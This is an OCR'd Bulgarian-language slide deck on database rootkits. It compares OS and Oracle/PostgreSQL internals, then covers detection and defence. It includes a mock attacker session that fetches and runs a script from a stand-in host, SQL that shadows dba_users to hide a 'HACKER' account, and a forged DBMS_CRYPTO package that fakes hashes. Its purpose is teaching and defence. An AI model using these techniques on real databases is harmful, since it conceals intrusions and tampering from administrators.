
Rootkits за бази данни



Александър Станев
Ръководител “Oracle технологии”
Финансови и данъчни системи
Информационно обслужване АД

информационно обслужване

stampit

Дефиниция

- От Уикипедия:

Rootkit представлява колекция от програми, използвани след успешно проникване в компютърна система, целящи прикриването на нерегламентирания достъп.

Обикновено се използват след атака до най-високо системно ниво на достъп, тъй като изискват подмяна на базови системни компоненти, които не са достъпни за модифициране при нормални условия.

Традиционно се отнасят до операционните системи.

За DB и OS

Архитектурите на изграждане на съвременните бази данни и операционните системи имат доста общи черти

Притежават:

- Потребители
- Процеси
- Изпълним код
- Синоними на обекти
- Системна област
- ...

DB и ОС: аналогии

Linux	Oracle DB	PostgreSQL
Изпълним код – ELF binary, shell scripts …	Packages, Procedures, Functions	Stored procedures
./some_program	exec procedure_name;	execute procedure_name;
ps	SELECT * FROM v$processes;	SELECT * FROM pg_stat_activity;
kill 1234	ALTER SYSTEM KILL SESSION ‘1234’;	
cd /home/alex	ALTER SESSION SET CURRENT_SCHEMA = ‘ALEX’;	

DB и OS: обобщение

Ако базите данни и операционните системи имат толкова общи черти, то трябва да е възможно да се пренесе идеологията за създаване и инфилтриране на вреден код (rootkits, троянски коне и вируси) от операционните системи към света на базите данни.

Как се използват OS rootkits?

- Откриване и използване на уязвимост в операционната система или нейн компонент
- Ескалиране на системните права при нужда
- Инсталиране на rootkit, съдържащ:
  - Модул за прикриване на външното присъствие (модифициране на who, netstat, ps и т.н.)
  - Модул за промяна на системните логове (модифициран syslogd)
  - Модул за защита и възстановяване на интегритета на rootkit-а при нужда
- Модифициране на системните дневници (логове)

OS rootkit: резултатът

Хакера	Администратора (без rootkit)	Администратора (с rootkit)
$gcc some_0day_expl $./a.out Crash-Boom-Bang…. #wget http://evil_inside/rootkit.sh #chmod +x ./rootkit.sh #./rootkit.sh #.clear_traces #vi /root/private/topsecret.txt #mail ….	#last 20 #netstat Active Internet connections Proto Local Addr Foreign Addr Tcp zone:http legit_user:1923 Tcp zone:40001 hacker_ip:1985 … #w –hs root pts/1 legit_user 0.00s w –hs root pts/2 hacker_ip 0.00s vi /root #kill …	#last 20 #netstat Active Internet connections Proto Local Addr Foreign Addr Tcp zone:http legit_user:1923 … #w –hs root pts/1 legit_user 0.00s w –hs #go_drink_coffee

Как работят DB rootkits?

- Вмъкване на дублиращ обект в реда на изпълнение/търсене на обекти в базата
- Създаване на обектни синоними – публичен и локален принцип
- Създаване на обекти с идентични имена
- Замяна на обекти

...какво бихме скрили

По този начин може лесно да се модифицира поведението на базата данни при работа с обекти като:

- Потребители
- Права
- Сесии
- Периодични процеси (jobs)
- Подменени стандартни пакети

Вмъкване в реда на изпълнение

```
SELECT *
FROM dba_users;
```

Редът на търсене на системното view е следния:

- Има ли локален обект с име dba_users? Ако да, използвай го!
- Има ли локален синоним с име dba_users? Ако да, използвай го!
- Има ли публичен синоним с име dba_users? Ако да, използвай го!
- Използва ли се виртуална частна база (VPD)? Ако да, модифицирай SQL заявката!

```
CREATE VIEW schema_name.dba_users AS
SELECT * FROM SYS.dba_users WHERE username !=
    'HACKER';
```

Пример: Функция - 1

Директното модифициране на системните пакети е по-трудно, тъй като обикновено те са обфускирани или направо компилирани до p-code

Изчисляване на MD5 хеш:

```
declare
   sdata CLOB;
   md5hash varchar2(32);
begin
   sdata := 'sensetive data';
   md5hash := rawtohex(DBMS_CRYPTO.hash(typ =>
   DBMS_CRYPTO.HASH_MD5, src => sdata));
   DBMS_OUTPUT.put_line('MD5:'||md5hash);
end;
/
```

```
MD5:94EDAD60F6185324272476AB1CA90903
```

Пример: Функция - 2

Създаваме едноименен локален пакет DBMS_CRYPTO, с което променяме пътя на изпълнение

```
...
FUNCTION Hash (src IN CLOB CHARACTER SET ANY_CS, typ IN
   PLS_INTEGER) RETURN RAW AS
begin
   IF (<LEGITIMATE_USER_REQUEST>) THEN
        RETURN (hextoraw(94EDAD60F6185324272476AB1CA90903));
   END IF;
   RETURN(SYS.DBMS_CRYPTO.hash(src, typ));
end;
...
```

Пример: Функция - 3

Резултатът е, че при изпълнение, дори с подменени данни, MD5 хеша се запазва

```
declare
   sdata CLOB;
   md5hash varchar2(32);
begin
   sdata := 'changed sensetive data';
   md5hash := rawtohex(DBMS_CRYPTO.hash(typ =>
   DBMS_CRYPTO.HASH_MD5, src => sdata));
   DBMS_OUTPUT.put_line('MD5:'||md5hash);
end;
/
```

MD5:94EDAD60F6185324272476AB1CA90903

вместо

MD5:27E66D9E0E2BDD00362B30E86923B849

Инсталиране на rootkit

Съществуват различни начини за инфилтриране на rootkit-а в базата данни

- Непроменени пароли по подразбиране
- Експлойти на оторизационния модул
- Експлойти на операционната система
- Много други начини ...

Пример: glogin.sql / login.sql ала .bashrc / .profilerc

Много опасно поради възможността от мултиплициране на ефекта към множество бази данни

Кръпки и сервизни пакети

Естествените врагове на rootkits са прилагането на кръпки(patches) и сервизни пакети (patchsets, service packs), тъй като обикновено с тях се преинсталират голяма част от системните обекти.

Rootkit-а може да съдържа механизъм, чрез който да избегне влиянието на сервизните дейности и да се самовъзстанови след тях.

- Специални периодични процеси (jobs)
- Използване на glogin.sql / login.sql
- Тригери при влизане в системата
- …

Откриване на DB rootkits

Могат да се използват същите методи като при OS rootkits.

Обща идеология за следене и откриване на промени:

- Съхраняване на базов запис (baseline) на системните области (data dictionary) – варира от версия до версия
- Сравняване на текущото състояние с базовото
- Откриване на разликите

Свалянето на текущите хешове на системните обекти и сравняването им с базовите трябва да става извън базата данни, тъй като в нея не може да се разчита на кода!

Идеи за софтуер

- Уеб базиран
- Поддържащ различни бази данни и съдържащ базова информация за различни техни версии
- Позволява отдалечено пресканиране
- Не е автоматизиран, за да не съхранява аутентификационна информация
- С отворен код :)

Важното е да се открият и проверяват правилните “горещи зони”, което изисква детайлно познаване на базите данни и техните специфики

Защита

Прилагат се методи от областта на “сигурния код”:

- За критични операции да се използват директно самите обекти (view -> table)
- Изписване на пълния абсолютен път към използваните обекти

Освен това:

- Регулярна проверка срещу базови записи
- Прилагане на методи за самопроверка в самата база данни, както и по-добра защита на системните области в базата данни – repository / data dictionary / information schema

Още информация

- Лекция на Alexander Kornburst на BlackHat 2005
- Repscan – комерсиален, само за Oracle DB, без сорскод

  http://red-database-security.com/repscan.html
- Откриване на rootkits в *nix системи

  http://www.chkrootkit.org
- За rootkits в дълбочина:

  http://www.rootkit.com

Благодаря за вниманието

Контакти

Александър Станев
e-mail: a.stanev@is-bg.net
Web: http://www.is-bg.net

информационно обслужване

stampit

TPILB.

This page intentionally left blank.